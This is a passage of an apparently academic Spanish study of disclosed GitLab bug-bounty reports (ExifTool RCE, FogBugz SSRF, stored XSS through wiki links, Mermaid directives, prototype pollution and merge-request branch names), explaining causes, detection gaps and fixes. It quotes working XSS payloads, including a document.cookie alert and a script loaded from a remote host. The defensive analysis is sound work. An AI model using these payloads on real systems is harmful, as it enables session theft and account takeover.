El atacante[1] se dedica a realizar bug bounty, especialmente en Gitlab. Para encontrar la vulnerabilidad posiblemente busco librerías o aplicaciones de terceros con un nivel de seguridad reducido. En Ruby las librerías se suelen describir en un archivos llamados Gemfile, estos archivos permiten centralizar las dependencias de modo que es más fácil su análisis de seguridad, además de las dependencias de Ruby Gitlab utiliza diversas herramientas como ExifTool que son llamadas a través de línea de comandos con lo que pueden pasar más desapercibidas. Gitlab normalmente usa la función `Gitlab::Popen.popen` para ejecutar llamadas al sistema. Realizando la búsqueda de texto "`Gitlab::Popen.popen`" encontramos 43 llamadas con diversas herramientas utilizadas.

[1] Utilizaré la palabra atacante para referirme a la persona que encontró la vulnerabilidad normalmente el autor del reporte




Figura 16: Búsqueda en Intellij que muestra una llamada al programa git mediante línea de comandos.

El atacante posiblemente analizó llamadas de línea de comandos con parámetros controlables y la seguridad de las posibles utilidades. ExifTool es una librería open source que no parece enfatizar la seguridad. El uso de la función eval en Perl está desaconsejado (Inyección de código en Perl) y es fácilmente detectable mediante SAST.

En el reporte original el atacante informa que el encontró la vulnerabilidad en exiftool aunque no la reporto hasta más tarde (CVE-2021-22204).

- **Motivo por el que se pudo producir la vulnerabilidad:**

Se confió en la llamada a un componente externo posiblemente inseguro con parámetros controlables.

- **Motivo por el que no se detectó la vulnerabilidad:**

Posiblemente no se realizará un análisis exhaustivo de seguridad de los componentes externos especialmente los no declarados de forma estándar mediante archivos Gemfile .

SAST:

No detectable mediante SAST, el código vulnerable es externo y la entrada controlable es el contenido de un fichero, Brakeman no realizó ninguna detención de código relacionado.

DAST:

No detectable mediante DAST, para ser detectable la herramienta debería ser capaz de subir archivos el formato de imagen adecuado con el exploit para ExifTool que es nuevo. En

todo caso el ataque posiblemente no pueda ser totalmente automatizado ya que hay que detectar el endpoint de subida de ficheros, su funcionalidad y formato.

- **Encontrar posibles soluciones técnicas o acciones para evitar y/o detectar la vulnerabilidad:**

Vulnerabilidad concreta:

Se puede general un exploit de manera que ejecute una petición ICMP o HTTP para poder detectarlo de manera síncrona. El exploit se puede integrar por ejemplo en la herramienta de Burp Upload Scanner, esta herramienta realiza subidas de archivos con diferentes exploits de manera semi automática.

Clase de vulnerabilidades:

Revisar dependencias no especificadas como seguras, normalmente solo se detectan las marcadas inseguras por contener vulnerabilidades.
Esto se puede hacer semi automáticamente para las dependencias en descriptores de dependencias estándar como gemfiles. Para este caso concreto se puede realizar una revisión de las llamadas de líneas de comando para tratar de encontrar las herramientas definidas. Las librerías y herramientas externas debería estar documentadas en el inventario de software de terceros del S-SDLC.

4.1.2 FogBugz import attachment full SSRF requiring vulnerability in *.fogbugz.com

Referencia: https://hackerone.com/reports/1092230
Fecha publicación: 13/7/2021
Fecha de descubrimiento: 1/2/2021
Severidad: Alta (7 ~ 8.9)
Impacto: SSRF
Clase de vulnerabilidad: SSRF
Descripción Original:

Summary:

Hi Team, a bit of a odd one here. The FogBugz import code uses `CarrierWave::Uploader::Base:download!` to download attachments from fogbugz.com when importing a FogBugz repository. `CarrierWave::Uploader::Base:download!` ultimately uses `Kernel.Open` to download the provided attachment URL. `Kernel.Open` permits URLs which resolve to, or redirect to `127.0.0.1`, making it vulnerable to SSRF issues. There is a check within the FogBugz import code which requires attachments to be downloaded with an `http` or `https` scheme from a fogbugz.dom subdomain:

`app/services/projects/download_service.rb`

Code 314 Bytes — Wrap lines Copy Download

```
1
2  WHITELIST = [
3    /^[^.]+\.fogbugz.com$/
4  ].freeze
5
6  ...
7
8  def valid_url?(url)
9    url && http?(url) && valid_domain?(url)
10 end
11
12 def http?(url)
13   url =~ /\A#{URI::DEFAULT_PARSER.make_regexp(%w(http https))}\z/
14 end
15
16 def valid_domain?(url)
17   host = URI.parse(url).host
18   WHITELIST.any? { |entry| entry === host }
19 end
```

If a vulnerability can be identified in a fogbugz.com subdomain which results in returning a crafted API response including an arbitrary attachment URL, a full read GET based SSRF would be exploitable on gitlab.com (or a gitlab instance). I've done some basic analysis on potential vulnerabilities which could trigger this issue, they include (but are by no means limited to):

- URL parameter clobbering to force a 302 redirect on attachment download
- Intercept and modify an unencrypted HTTP API response
- Subdomain takeover / dangling sub domain to return an arbitrary API response
- HTTP Request smuggling to modify an in-flight API response
- Cache poisoning to poison a malicious API response
- SQL Injection to replace an attachment URL
- Code Execution to modify `api.asp` to return an arbitrary API response
- Social engineering / malicious insider FogBugz employee

Due to the third party nature of these issues it is not feasible to probe for, or disclose the potential existence of, any of these potential issues on fogbugz.com to GitLab. However, if any one of these issues exists now or in the future it would render gitlab.com vulnerable.

- **Análisis:**

Gitlab permite importar proyectos de otros repositorios como Github, Bitbucket o Fogbugz. Al importar proyectos fogbugz tras varias llamadas los anexos son descargados finalmente mediante el método `CarrierWave::Uploader::Base:download` de la librería externa CarrierWave. El método `CarrierWave::Uploader::Base:download` usa `OpenURI.open_uri` para realizar la descarga y este método permite redirección a IPs locales.

```
        begin
           File = OpenURI.open_uri(process_uri(url.to_s),headers)
           if skip_ssrf_protection?(uri)
             response = OpenURI.open_uri(process_uri(url.to_s),
headers)
```

Código afectado en CarrierWave::Uploader::Base:download

Gitlab comprueba las URL para que las descargas pertenezcan al dominio fogbugz.com sin embargo si Fogbugz es comprometido de tal manera que devuelva una redireccion a 127.0.0.1 será vulnerable a ataques SSRF.

Este ataque depende de que Fogbugz o la conexión a este pueda estar comprometida, el atacante ofrece en la descripción una serie de vulnerabilidades que permitirían un potencial ataque.

- **Cómo pudo el atacante encontrar la vulnerabilidad:**

CarrierWave es un proyecto enfocado a la subida y descarga de ficheros, es open source, no comercial y con un nivel de seguridad menor que gitlab.

El comportamiento de redirección a IPs locales no es una vulnerabilidad en sí pero debe tenerse en cuenta si la aplicación necesita restringirlo como en el caso de gitlab, esta restricción se explica en la guía de desarrollo de gitlab para evitar SSRF.

CarrierWave está declarado en las dependencias gemfile de gitlab, una posibilidad es que el atacante tuviese conocimiento de la funcionalidad y posibles debilidades de CarrierWave y analizase su uso en gitlab.

La redirección en CarrierWave si bien es una debilidad más que una vulnerabilidad y no estaba declarada como tal, poco después fue reportada y corregida (carrierwave security advisory).

- **Motivo por el que se pudo producir la vulnerabilidad:**

El problema de las redirecciones está documentado en la guía de desarrollo de gitlab para evitar SSRF donde se aconseja usar `GitLab::HTTP` para llamadas externas.
En este caso la petición de descarga se realiza por medio de una librería externa de la que se desconoce la funcionalidad con parámetros controlables (URL).

- **Motivo por el que no se detectó la vulnerabilidad:**

La debilidad se encuentra en una funcionalidad específica de un componente externo que no fue declarada como vulnerabilidad por lo que es prácticamente imposible de detectar si se permiten componentes externos.

SAST:

La librería con la debilidad es externa y Brakeman no realizó ninguna detención de código relacionado. La redirección a IPs local no es una vulnerabilidad en sí y además para detectarla se requiere conocimiento de la lógica de aplicación con lo que la detección es difícil.

DAST:

Esta vulnerabilidad no puede ser detectada mediante DAST por su complejidad. Se necesita que la URL que es el parámetro de entrada pertenezca a un dominio específico (fogbugz.com) y además el dominio debe contener una vulnerabilidad que permita redirecciones locales.

- **Encontrar posibles soluciones técnicas o acciones para evitar y/o detectar la vulnerabilidad:**

Clase de vulnerabilidades:


Teniendo en cuenta que la llamada se realiza a la función `OpenURI.open_uri` de las librerías estándar de ruby y que esta por defecto permite redirecciones a localhost, se podría realizar un análisis SAST que buscase el método y reportarse una advertencia, esta es una aproximación bastante simple que posiblemente arrojase un gran número de falsos positivos.

4.1.3 Stored-XSS on wiki pages

Referencia: https://hackerone.com/reports/526325
Fecha publicación: 2/9/2019
Fecha de descubrimiento: 4/4/2019
Severidad: Alta (7 ~ 8.9)
Impacto: .XSS almacenado
Clase de vulnerabilidad: XSS almacenado
Descripción Original:

Steps to reproduce

1. Sign in to GitLab.
2. Open a Project page that you have permission to edit Wiki pages.
3. Open Wiki page.
4. Click "New page" button.
5. Fill out "Page slug" form with `javascript:`.
6. Click "Create page" button.
7. Fill out the each form as follows:
   Title: `javascript:`
   Format: Markdown
   Content: `[XSS](.alert(1);)`
   (Please see "CreatePage.png")




8. Click "Create page" button.
9. Click "XSS" link in created page.

What is the current *bug* behavior?

The alert dialog appears after clicking "XSS" link in created page.
Please see "Result_Firefox.png".

Image F462087: Result_Firefox.png 36.58 KiB

Zoom in Zoom out Copy Download



Description In Detail:

GitLab application converts the Markdown string `.alert(1);` to the href attribute `javascript:alert(1);`.
Furthermore, Wiki-specific Markdown string `.` is converted to `javascript:` in this case.

What is the expected *correct* behavior?

The dangerous href attribute `javascript:alert(1);` should be filtered.
A safe HTTP/HTTPS link should be rendered instead.

Additional Informations:

1. In the above case, another Wiki-specific Markdown string `..` is also converted to `javascript:`.

2. Using Title string such as `javascript:STRING_EXPECTED_REMOVING` also reproduces this vulnerability.
   For example, if a wiki page is created with a disguised Title string `JavaScript::SubClassName.function_name`, GitLab application converts Wiki-specific Markdown string `.` to `JavaScript:` in such page.
   It seems that GitLab application recognizes scheme-like string `JavaScript:` and removes the rest of Title string `:SubClassName.function_name`.

3. An attacker can use various schemes by replacing Title string `javascript:` to other scheme. (e.g. `data:`, `vbscript:`, and so on.)

- **Análisis:**

XSS almacenado al crear URIs en páginas Wiki con Markdown específico de estas.
Al realizar la transformación de Markdown a HTML de URIs de la Wiki, si la URI comienza con “.” Se interpreta que es una URI relativa y para construirla se realiza una transformación que combina la URI con el título de la página, esta combinación se realiza mediante la llamada Ruby standard `Addressable::URI.join` , el problema es el tipo de parseo que realiza esta función al combinar la URI con el título, si el título contiene “:” remueve el resto de la cadena y cuando la URI comienza con punto lo elimina. Para la combinación `titulo=javascript:123` y `URI=.alert(1);` el HTML resultante es `<a href="javascript:alert(1);">XSS</a>` .

```
        def apply_rules
2           # Special case: relative URLs beginning with `/uploads/` refer
to
3           # user-uploaded files will be handled elsewhere.
4           return @uri.to_s if public_upload?
5
6           # Special case: relative URLs beginning with
Wikis::CreateAttachmentService::ATTACHMENT_PATH
7           # refer to user-uploaded files to the wiki repository.
8           unless repository_upload?
9             apply_file_link_rules!
10             apply_hierarchical_link_rules!
11           end
12
13           apply_relative_link_rules!
14           @uri.to_s
15         end
16
17         private
18
19         # Of the form 'file.md'
20         def apply_file_link_rules!
21           @uri = Addressable::URI.join(@slug,@uri) if
@uri.extname.present?
22         end
23
24         # Of the form`./link`,`../link`,or similar
25         def apply_hierarchical_link_rules!
26           @uri = Addressable::URI.join(@slug,@uri) if @uri.to_s[0] == '.'
27         end
```

Código afectado

- **Cómo pudo el atacante encontrar la vulnerabilidad:**

Es una vulnerabilidad de lógica de negocio que tampoco se puede detectar mediante SAST al ser relativamente compleja de explotar. Una posibilidad es que el atacante detectase la generación anómala de URLs al insertar “:” en el título y probase diferentes combinaciones hasta obtener XSS.

- **Motivo por el que se pudo producir la vulnerabilidad:**

No filtrado posterior de elementos peligrosos de la URL y falta de conocimiento en detalle del comportamiento de la función `Addressable::URI.join` .

- **Motivo por el que no se detectó la vulnerabilidad:**

SAST:

Es una vulnerabilidad de lógica de negocio no detectable.

DAST:

No detectable, es una vulnerabilidad compleja muy específica de la aplicación.

- **Encontrar posibles soluciones técnicas o acciones para evitar y/o detectar la vulnerabilidad:**

Clase de vulnerabilidades:

La mitigación de XSS es estándar y recogida en la guía de Gitlab (mitigación XSS guía Gitlab) pero siempre es difícil detectar todos los casos y aplicarla.

4.1.4 Stored DOM XSS via Mermaid chart

Referencia: https://hackerone.com/reports/1103258
Fecha publicación: 13/7/2021
Fecha de descubrimiento: 14/2/2021
Severidad: Alta (7 ~ 8.9)
Impacto: XSS almacenado
Clase de vulnerabilidad: XSS almacenado
Descripción Original:

Prologue

Gitlab supports Mermaid as part of GFM to allow users to generate diagrams and flowcharts from text.

In version 8.6.0, Mermaid added a support of directives to add more control over styles(themes) applied to the diagrams.

You can read more about how this works here: https://mermaid-js.github.io/mermaid/#/directives

Syntax for declaring the directive is `%%{init: {<JSON_OBJECT>}}%%`

Directives can be used to overwrite default theme properties like `fontFamily` or `fontSize` to the graph.

Behind the scenes, library takes `JSON_OBJECT` from directive and merges it with config object. Later that config is used to generate new CSS rules:

Code 428 Bytes — Wrap lines Copy Download

```
1   let userStyles = '';
2   // user provided theme CSS
3   if (cnf.themeCSS !== undefined) {
4     userStyles += `\n${cnf.themeCSS}`;
5   }
6   // user provided theme CSS
7   if (cnf.fontFamily !== undefined) {
8     userStyles += `\n:root { --mermaid-font-family: ${cnf.fontFamily}}`;
9   }
10   // user provided theme CSS
11   if (cnf.altFontFamily !== undefined) {
12     userStyles += `\n:root { --mermaid-alt-font-family: ${cnf.altFontFamily}}`;
13   }
```

Vulnerability description

Problem is that there is no sanitization of user-supplied values, which are added to `style` tag via `innerHTML` method afterwards:

Code 237 Bytes — Wrap lines Copy Download

```
1   const stylis = new Stylis();
2   const rules = stylis(`#${id}`, getStyles(graphType, userStyles, cnf.themeVariables)
3
4   const style1 = document.createElement('style');
5   style1.innerHTML = rules;
6   svg.insertBefore(style1, firstChild);
```

This leads to Cross-Site Scripting attack via following directive:

Code 85 Bytes — Wrap lines Copy Download

```
1 %%{init: { 'fontFamily': '\"></style><img src=x onerror=alert(document.cookie)>'} }%%
```

Steps to reproduce

1. Create an issue in any repository
2. Create mermaid diagram with following payload:

Code 143 Bytes — Wrap lines Copy Download

```
1 %%{init: { 'fontFamily': '\"></style><img src=x onerror=alert(document.cookie)>'} }%%
2 sequenceDiagram
3 Alice->>Bob: Hi Bob
4 Bob->>Alice: Hi Alice
```

- **Análisis:**

Gitlab permite la creación de diagramas en documentos mediante lenguaje de marcado a través de una librería javascript externa llamada Mermaid. La versión 8.6.0 de Mermaid usada en Giltab permite el uso de directivas para una configuración más detallada de los estilos de los diagramas. Las sintaxis para la declaración de esas directivas es `%%{init: {<JSON_OBJECT>}}%%` y puede ser usada para modificar elementos de estilo como `fontFamily` o `fontSize` . Internamente Mermaid obtiene el objeto `JSON_OBJECT` y lo combina con sus propios valores de configuración de estilo.

```
1  let userStyles = '';
2  // user provided theme CSS
3  if (cnf.themeCSS !== undefined) {
4    userStyles += `\n${cnf.themeCSS}`;
5  }
```

```
6  // user provided theme CSS
7  if (cnf.fontFamily !== undefined) {
8    userStyles += `\n:root {--mermaid-font-family:${cnf.fontFamily}}`;
9  }
10  // user provided theme CSS
11  if (cnf.altFontFamily !== undefined) {
12    userStyles += `\n:root {--mermaid-alt-font-family:
${cnf.altFontFamily}}`;
13  }
```

El problema es que no hay sanitización de los elementos suministrados por el usuario por medio de `JSON_OBJECT` y estos elementos son añadidos a `style` mediante innerHTML para ser incluidos en el código HTML.

```
1  const stylis = new Stylis();
2  const rules = stylis(`#${id}`,getStyles(graphType,userStyles,
cnf.themeVariables));
3
4  const style1 = document.createElement('style');
5  style1.innerHTML = rules;
6  svg.insertBefore(style1, firstChild);
```

Esto puede ser explotado mediante técnicas básicas de XSS como el cierre de comillas.

```
1%%{init:{'fontFamily':'\"></style><img src=x
onerror=alert(document.cookie)>'}}%%
```

- **Cómo pudo el atacante encontrar la vulnerabilidad:**

La vulnerabilidad se produce en mermaid versión 8.6.0 y fue reportada unos días más tarde posiblemente por el atacante o Gitlab (reporte de la incidencia en Mermaid) .

Esta vulnerabilidad es sencilla de explotar sabiendo que `JSON_OBJECT` es controlable por el usuario. A partir de este conocimiento posiblemente el atacante analizase la lógica de la aplicación o probase con diferentes cargas XSS.

- **Motivo por el que se pudo producir la vulnerabilidad:**

Por parte de Gitlab se confió en un componente de terceros con proceso de desarrollo menos seguro.
Por parte de Mermaid no se sanitizó la entrada `JSON_OBJECT` .

- **Motivo por el que no se detectó la vulnerabilidad:**

SAST:

Brakeman en concreto no soporta javascript, se podría aplicar algún tipo de taint analysis desde `JSON_OBJECT` hasta `innerHTML` sin embargo la herramienta debería entender la lógica de validación entre los dos puntos lo que no siempre es factible y suele arrojar falsos positivos.

DAST:

Para DAST no es detectable automáticamente ya que tendría que conocer el formato de directivas de mermaid y saber que `JSON_OBJECT` es controlable.

4.1.5 Stored XSS via Mermaid Prototype Pollution vulnerability

Referencia: https://hackerone.com/reports/1106238
Fecha publicación: 13/7/2021
Fecha de descubrimiento: 18/2/2021
Severidad: Alta (7 ~ 8.9)
Impacto: XSS almacenado
Clase de vulnerabilidad: Polución de prototipos, XSS almacenado
Descripción Original:

Prologue

Gitlab supports Mermaid as part of GFM to allow users to generate diagrams and flowcharts from text.

In version 8.6.0, Mermaid added a support of directives to add more controll over styles(themes) applied to the diagrams.

You can read more about how this works here: https://mermaid-js.github.io/mermaid/diagrams-and-syntax-and-examples/directives.html

Syntax for declaring the directive is `%%{init: {<JSON_OBJECT>}}%%`

Directives can be used to overwrite default theme properties like `fontFamily` or `fontSize` to the graph.

Behind the scenes, library takes JSON_OBJECT from directive and merges it with config object. Later that config is used to generate new CSS rules:

Code 428 Bytes Wrap lines Copy Download

```
let userStyles = '';
// user provided theme CSS
if (cnf.themeCSS !== undefined) {
  userStyles += `\n${cnf.themeCSS}`;
}
// user provided theme CSS
if (cnf.fontFamily !== undefined) {
  userStyles += `\n:root { --mermaid-font-family: ${cnf.fontFamily}}`;
}
 // user provided theme CSS
 if (cnf.altFontFamily !== undefined) {
   userStyles += `\n:root { --mermaid-alt-font-family: ${cnf.altFontFamily}}`;
 }
```

Vulnerability description

The issue is that directive JSON_OBJECT is lacking proper sanitization which means we can specify `__proto__` attribute to overwrite Object prototype.

For example, if we use following payload, it will add attribute `polluted` to every new object in the application:

Code 107 Bytes Wrap lines Copy Download

```
%%{init: { '__proto__': {'polluted': 'asdf'}} }%%
sequenceDiagram
Alice->>Bob: Hi Bob
Bob->>Alice: Hi Alice
```

- **Análisis:**

Gitlab permite la creación de diagramas en documentos mediante lenguaje de marcado a través de una librería javascript externa llamada Mermaid . La versión 8.6.0 de Mermaid usada en Giltab permite el uso de directivas para una configuración más detallada de los estilos de los diagramas. Las sintaxis para la declaración de esas directivas es `%%{init: {<JSON_OBJECT>}}%%` . Mermaid utiliza internamente el valor de `JSON_OBJECT` realizando una unión (merge) con un objeto de configuración, esta unión permite explotar una vulnerabilidad de polución de prototipos de tal manera que los nuevos objetos creados pueden ser contaminados. En el ejemplo de la descripción todos los nuevos objetos tendrán un elemento “polluted” con el valor “asdf”.

El atacante explica más tarde en los comentarios cómo sería posible explotar la vulnerabilidad para convertirla en XSS almacenado, para ello inyecta un elemento llamado `template` en el prototipo de `JSON_OBJECT`, este elemento template es usado por una de las librería de frontend de Gitlab llamada Vue JS que inserta el contenido de template con su código javascript en la página.

```
%%{init:{'__proto__':{'template':'<iframe
xmlns=\"http://www.w3.org/1999/xhtml\" srcdoc=\"&lt;script
src=https://gitlab.com/bugbountyusr1/csp/-/jobs/303456035/artifacts/raw/
payload.js&gt; &lt;/script&gt;\">'}}}%%
sequenceDiagram
Ali->>Bob: Hi Bob
Bob->>Ali: Hi Ali
```




Figura 17: Popup generado mediante el XSS almacenado

- **Cómo pudo el atacante encontrar la vulnerabilidad:**

La vulnerabilidad “Stored DOM XSS vía Mermaid chart” fue reportada pocos días antes por el mismo atacante y es bastante similar, las dos utilizan la misma entrada `JSON_OBJECT` y se aprovechan de la unión de los elementos de esta con el objeto de configuración.
Posiblemente el atacante encontrase primero la otra vulnerabilidad que es más sencilla técnicamente y tras evaluar las debilidades tratase de explotarla mediante polución de prototipos añadiendo el elemento `__proto__` en `JSON_OBJECT`.

- **Motivo por el que se pudo producir la vulnerabilidad:**

Por parte de Gitlab se confió en un componente de terceros con proceso de desarrollo menos seguro.
Por parte de Mermaid las entradas de objetos como `JSON_OBJECT` deberían filtrarse eliminando los elementos `__proto__` .

- **Motivo por el que no se detectó la vulnerabilidad:**

La polución de prototipos es considerado tanto una debilidad como una característica del lenguaje javascript por lo que es difícil de detectar automáticamente.
No he encontrado herramientas SAST o DAST que permitan detectar este tipo de vulnerabilidades más que a través de detección de componentes ya comprometidos.
Revisando la literatura he encontrado un *paper* de 2021 que propone una herramienta para detección de polución de prototipos en Node.js (paper detección de polución de prototipos en Node.js).

4.1.6 Stored-XSS in merge requests

Referencia: https://hackerone.com/reports/977697
Fecha publicación: 13/7/2021
Fecha de descubrimiento: 9/9/2020
Severidad: Alta (7 ~ 8.9)
Impacto: XSS Almacenado
Clase de vulnerabilidad: XSS Almacenado
Descripción Original:

A stored XSS is existing in the merge requests pages.

Steps to reproduce

1. In any existing project or create a new project with checking option "Initialize repository with a README"
2. Create a new branch with name `'>` `<iframe/srcdoc='<script/src=/yvvdwf/data/-/jobs/552156057/artifacts/raw/alert.js></script>'></iframe>` , e.g., `git push origin master:"'>` `<iframe/srcdoc='<script/src=/yvvdwf/data/-/jobs/552156057/artifacts/raw/alert.js></script>'></iframe>"`
3. Create a new merge request from the new branch to master
4. When open the merge request being created, you should see an alert

Impact

This stored-XSS allows attacker to execute arbitrary actions on behalf of victim notably via gitlab API. It occurs automatically without any need of victim's interaction despite gitlab CSP.

Examples

(the alert occurs although existing of CSP of gitlab)

https://gitlab.com/yvvdwf/store-xss-merge-request/-/merge_requests/1

What is the current *bug* behavior?

In _sidebar.html.haml, the `source_branch` is not sanitized when using as `title` attribute

Code 243 Bytes — Unwrap lines Copy Download

```
1  %span
2      = _('Source branch: %{source_branch_open}%{source_branch}%
{source_branch_close}').html_safe % { source_branch_open: "<cite title='#
{source_branch}'>".html_safe, source_branch_close: "</cite>".html_safe, source_branch:
source_branch }
```

- **Análisis:**

XSS almacenado en la página para realizar solicitudes de *merge* en repositorios. La entrada controlable para realizar el ataque es el nombre de la rama origen del repositorio desde donde se realizará el *merge,* este nombre es introducido mediante la herramienta de control de versiones git con el comando:

```
git push origin
master:"'><iframe/srcdoc='<script/src=/rtehgdwf/data/-/jobs/54565457/artifacts/raw/alert.js></script>'></iframe>"
```

La carga XSS del nombre de la rama rompe las dobles comillas permitiendo insertar el `iframe` con javascript que es ejecutado a pesar de las protecciones CSP de Gitlab.

El código afectado de la aplicación se encuentra en sidebar.html.haml , haml es un sistema de plantillas con lenguaje de marcado, en este caso permite embeber código en el parámetro `source_branch` usado en el atributo `title` ya que no está sanitizado.

```
%span
2 = _('Source branch:
%{source_branch_open}%{source_branch}%{source_branch_close}').html_safe %
{source_branch_open:"<cite title='#{source_branch}'>".html_safe,
source_branch_close:"</cite>".html_safe,source_branch:source_branch }
```

La vulnerabilidad fue solucionada posteriormente sanitizando `source_branch` mediate `html_escape`.

```
= _('Source branch:
%{source_branch_open}%{source_branch}%{source_branch_close}').html_safe %
{source_branch_open:"<span class='gl-font-monospace' data-testid='ref-name'
title='#{html_escape(source_branch)}'>".html_safe, source_branch_close:
"</span>".html_safe, source_branch: html_escape(source_branch)}
```

